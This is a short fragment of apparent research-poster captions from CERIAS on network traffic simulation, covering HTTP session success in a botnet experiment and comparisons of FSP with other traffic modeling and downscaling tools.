
Percentage of successful HTTP/1.0 sessions in the Botnet experiment. The maximum number of nodes in a FSP partition is 100.



The comparison among three different traffic modeling tools.



A comparison between FSP and the TranSim downscaling technique.



This research is funded in part by Northrop Grumman Corporation and the National Science Foundation.



# CERIAS



